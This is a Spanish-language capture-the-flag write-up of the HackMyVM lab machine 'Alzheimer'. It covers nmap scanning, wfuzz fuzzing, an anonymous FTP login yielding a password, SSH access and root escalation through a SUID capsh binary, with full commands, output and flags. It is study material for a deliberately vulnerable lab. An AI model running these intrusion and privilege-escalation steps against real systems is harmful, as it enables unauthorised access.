

Alzheimer

Autor/a: Sucret · Plataforma: HackmyMv



Índice

1. Introducción.....	3
2. Desarrollo del tema.....	3
2.1. Escaneo de puertos.....	3
2.2 Fuzzing de directorios.....	4
2.3 Conexión FTP mediante conexión anonima.....	5
2.4 Escalada de privilegios.....	7
3. Conclusiones.....	8
4. Referencias (formato APA).....	9

1. Introducción

Para comprometer la máquina **Alzheimer**, he seguido el proceso típico de enumeración, explotación y escalada. Primero realicé un escaneo con **nmap** para ver qué puertos estaban abiertos. Después, analicé los servicios detectados y probé accesos básicos (como usuarios por defecto o anónimos). Una vez dentro, seguí investigando el sistema con fuzzing, enumeración interna y comprobación de permisos SUID para encontrar una vía de escalada a root.

2. Desarrollo del tema

2.1. Escaneo de puertos

```
(kali@kali)-[~]  
$ nmap -n -Pn 10.0.205.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 10:35 EST  
Nmap scan report for 10.0.205.179  
  
Nmap scan report for 10.0.205.179  
Host is up (0.00056s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE      SERVICE  
21/tcp    open      ftp  
22/tcp    filtered  ssh  
80/tcp    open      http  
MAC Address: 08:00:27:7E:D4:FB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

El primer escaneo para reconocer la máquina con el nmap nos dice que la ip **"10.0.205.179"** es la máquina que estamos buscando a la par del puerto ftp y http abiertos la primera cosa que he pensado a sido hacer fuzzing de directorios para ver si encontramos algo relevante.



2.2 Fuzzing de directorios

```
(kali@kali)~$ sudo wfuzz -c --hc=404 -t 500 -L -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.0.205.179/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.0.205.179/FUZZ
Total requests: 220560

ID          Response  Lines  Word  Chars  Payload
-----
000000003:  200        5 L    27 W   132 Ch "# Copyright 2007 James Fisher"
000000001:  200        5 L    27 W   132 Ch "# directory-list-2.3-medium.txt"
000000002:  200        5 L    27 W   132 Ch "#"
000000004:  200        5 L    27 W   132 Ch "# or send a letter to Creative Commons, 171 Second Street,"
000000008:  200        5 L    27 W   132 Ch "# This work is licensed under the Creative Commons"
000000005:  200        5 L    27 W   132 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000006:  200        5 L    27 W   132 Ch "# Suite 300, San Francisco, California, 94105, USA."
000000009:  200        5 L    27 W   132 Ch "# Priority ordered case sensitive list, where entries were found"
000000010:  200        5 L    27 W   132 Ch "# on at least 2 different hosts"
000000011:  200        5 L    27 W   132 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000012:  200        5 L    27 W   132 Ch "# http://10.0.205.179/"
000000013:  200        5 L    27 W   132 Ch "home"
000000014:  200        2 L    7 W    34 Ch "admin"
000000038:  200        7 L    10 W   169 Ch "secret"
000002592:  404        7 L    10 W   169 Ch "http://10.0.205.179/"
000005155:  200        1 L    8 W    44 Ch "http://10.0.205.179/"
000045240:  200        5 L    27 W   132 Ch "http://10.0.205.179/"

Total time: 0
Processed Requests: 220560
Filtered Requests: 220542
Requests/sec.: 0
```

Una vez habia realizado el fuzzing me salieron 2 directorios en la máquina interesantes para ver entonces me dispuse a visualizarlos por si contenian información o pistas relevantes.



Estuve analizando un poco y no encuentre nada relevante lo unico es que medusa que seguramente sera el host de la máquina al que tengamos que entrar por lo que me lo apuntare para posteriormente atar cabos con otras posibles pistas.

2.3 Conexión FTP mediante conexión anónima

```
(kali@kali)-[~]  
$ ftp anonymous@10.0.205.179  
Connected to 10.0.205.179.  
220 (vsFTPD 3.0.3)  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

```
ftp> ls -a  
229 Entering Extended Passive Mode (|||55084|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 0      113      4096 Oct 03  2020 .  
drwxr-xr-x  2 0      113      4096 Oct 03  2020 ..  
-rw-r--r--  1 0        0        93 Nov 21 10:35 .secretnote.txt  
226 Directory send OK.  
ftp> get .secretnote.txt  
local: .secretnote.txt remote: .secretnote.txt  
229 Entering Extended Passive Mode (|||51920|)  
150 Opening BINARY mode data connection for .secretnote.txt (93 bytes).  
100% |*****| 93      142.79 KiB/s      00:00 ETA  
226 Transfer complete.  
93 bytes received in 00:00 (39.50 KiB/s)
```

En el escaneo inicial de nmap apareció el puerto **21 FTP** abierto. Probé acceso con el usuario anonymous, y efectivamente el servicio permitía conexión sin contraseña. Una vez dentro del FTP, listé los archivos disponibles y encontré un **archivo oculto** (.fichero, .secret, etc., según la máquina). Me lo descargué a mi equipo para revisarlo.

```
(kali㉿kali)-[~]
$ ls -la
.                .java                .vboxclient-clipboard-tty7-control.pid
..              .john                .vboxclient-clipboard-tty7-service.pid
.bash_logout    .local                .vboxclient-display-svgx-x11-tty7-control.pid
.bashrc         .mozilla              .vboxclient-display-svgx-x11-tty7-service.pid
.bashrc.original Music                .vboxclient-draganddrop-tty7-control.pid
.cache          Pictures              .vboxclient-draganddrop-tty7-service.pid
.config         .profile              .vboxclient-hostversion-tty7-control.pid
Desktop         Public                .vboxclient-seamless-tty7-control.pid
.dnrc           resALL.gnmap          .vboxclient-seamless-tty7-service.pid
Documents       resALL.mmap           .vboxclient-vmvga-session-tty7-control.pid
Downloads       resALL.xml            Videos
.face          resG.xml              .Xauthority
.face.dpkg-new resN.xml              .xsession-errors
.face.icon     resX.xml              .xsession-errors.old
.gnupg         .secretnote.txt      .zprofile
hector_hosts-nip.xml .ssh                  .zsh_history
.ICEauthority  .sudo_as_admin_successful .zshrc
ip_list_hector.txt Templates
```

```
(kali㉿kali)-[~]
$ cat .secretnote.txt
I need to knock this ports and
one door will be open!
1000
2000
3000
Ihavebeenalwayshere!!!
```

Ese archivo contenía **información útil**, entre ella **una contraseña que parecía pertenecer a un usuario del sistema**.

```
(kali㉿kali)-[~]
$ ssh medusa@10.0.205.179
The authenticity of host '10.0.205.179 (10.0.205.179)' can't be established.
ED25519 key fingerprint is SHA256:02S8HAtLJxSTJJgIQUIIzsbSKX/qj9Thyn38JM6wsBY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.205.179' (ED25519) to the list of known hosts.
medusa@10.0.205.179's password:
Linux alzheimer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Oct 3 06:00:36 2020 from 192.168.1.58
medusa@alzheimer:~$ ls
user.txt
medusa@alzheimer:~$ cat user.txt
HmVrespectmemories
medusa@alzheimer:~$ █
```

2.4 Escalada de privilegios

```
medusa@alzheimer:/home$ ls
medusa
medusa@alzheimer:/home$ cd ..
medusa@alzheimer:/ $ ls
bin  dev  home  initrd.img.old  lib32  libx32  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var  vmlinuz.old
medusa@alzheimer:/ $ groups
medusa cdrom floppy audio dip video plugdev netdev
```

Una vez dentro, tocaba buscar una forma de escalar privilegios. Para ello listé todos los binarios con permisos **SUID**, que pueden permitir elevar privilegios si están mal configurados. Utilicé:

```
medusa@alzheimer:/ $ find / -type f -perm -4000 -ls 2>/dev/null
 1249    52 -rwsr-xr--   1 root  messagebus   51184 Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-h
15846   428 -rwsr-xr-x   1 root    root         436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
137057   12 -rwsr-xr-x   1 root    root         10232 Mar 28  2017 /usr/lib/eject/dmccrypt-get-device
   60    44 -rwsr-xr-x   1 root    root         44528 Jul 27  2018 /usr/bin/chsh
 8850   156 -rwsr-xr-x   1 root    root        157192 Feb  2  2020 /usr/bin/sudo
 3888    52 -rwsr-xr-x   1 root    root         51280 Jan 10  2019 /usr/bin/mount
 3415    44 -rwsr-xr-x   1 root    root         44440 Jul 27  2018 /usr/bin/newgrp
 3562    64 -rwsr-xr-x   1 root    root         63568 Jan 10  2019 /usr/bin/su
   63    64 -rwsr-xr-x   1 root    root         63736 Jul 27  2018 /usr/bin/passwd
   59    56 -rwsr-xr-x   1 root    root         54096 Jul 27  2018 /usr/bin/chfn
 3890    36 -rwsr-xr-x   1 root    root         34888 Jan 10  2019 /usr/bin/umount
   62    84 -rwsr-xr-x   1 root    root         84016 Jul 27  2018 /usr/bin/gpasswd
 5584    28 -rwsr-sr-x   1 root    root         26776 Feb  6  2019 /usr/sbin/capsh
medusa@alzheimer:/ $ /usr/sbin/capsh --gid=0 --uid=0 --
root@alzheimer:/# whoami
root
```

Entre todos los binarios encontrados, uno llamó especialmente la atención:

Este binario permite manipular capacidades del sistema Linux, y una de sus funciones es permitir ejecutar comandos como otro usuario... incluso **root**, si está mal configurado, como en este caso.

```
root@alzheimer:/# su -
root@alzheimer:~# cd .local/
root@alzheimer:~/.local# cd ..
root@alzheimer:~# ls
root.txt
```

Ese comando ejecuta una shell con UID 0 y GID 0, es decir, con privilegios de **root**.

Al ejecutarlo, automáticamente pasé a ser **root**.

```
root@alzheimer:~# cat root.txt
HMYlovelymemories
```

3. Conclusiones

En esta máquina he conseguido comprometer completamente la máquina Alzheimer encadenando varios fallos que, aunque simples, funcionan muy bien juntos. El punto clave ha sido la mala configuración del FTP, que permitió entrar como usuario anónimo y obtener un archivo oculto con información sensible. A partir de ahí, identificar al usuario válido del sistema y entrar por SSH fue bastante directo. Finalmente, la escalada a root se consiguió gracias a un binario SUID mal configurado que permitía ejecutar comandos como UID 0.

4. Referencias (formato APA)

GTFOBins. (2024). *GTFOBins – SUID Exploits & Command Techniques*.
<https://gtfobins.github.io>